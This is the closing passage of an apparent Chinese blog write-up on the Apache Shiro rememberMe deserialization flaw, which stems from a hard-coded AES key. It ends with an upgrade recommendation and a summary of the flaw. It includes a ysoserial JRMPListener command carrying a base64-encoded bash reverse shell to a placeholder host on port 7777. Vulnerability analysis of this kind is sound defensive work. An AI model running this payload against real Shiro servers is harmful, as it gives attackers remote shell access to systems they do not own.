


最终如下：

```
java -cp ysoserial-0.0.6-SNAPSHOT-all.jar
ysoserial.exploit.JRMPListener 7778 CommonsCollections4 "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC9uY2lwLzc3NzcgMD4mMQ==}|{base64,
-d}|{bash,-i}"
```

不能出网

不能出网当然是用回显啦，如下：



修复建议


对于这个漏洞的修复最有效且最快的方式就是升级至最新版本。

总结

本文从环境搭建开始，通过一步步调试，分析了rememberMekey的加密过程（对用户身份进行序列化，对序列化后的结果进行AES加密，再对AES加密后的结果进行Base64编码）以及解密过程（对rememberMekey进行Base64解码，解码后的值进行AES解密，再对AES解密后的值进行反序列化），在调试rememberMekey的整个解密过程中，可以看到rememberMekey的值在进行反序列化之前没有任何过滤，导致外界传什么值，就反序列化什么。

而AES硬编码的缘故，使得我们可以构造任意的rememberMe字段值，从而导致 任意代码执行。

最后 讲解了漏洞在不同情况下的利用方式以及修复建议。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论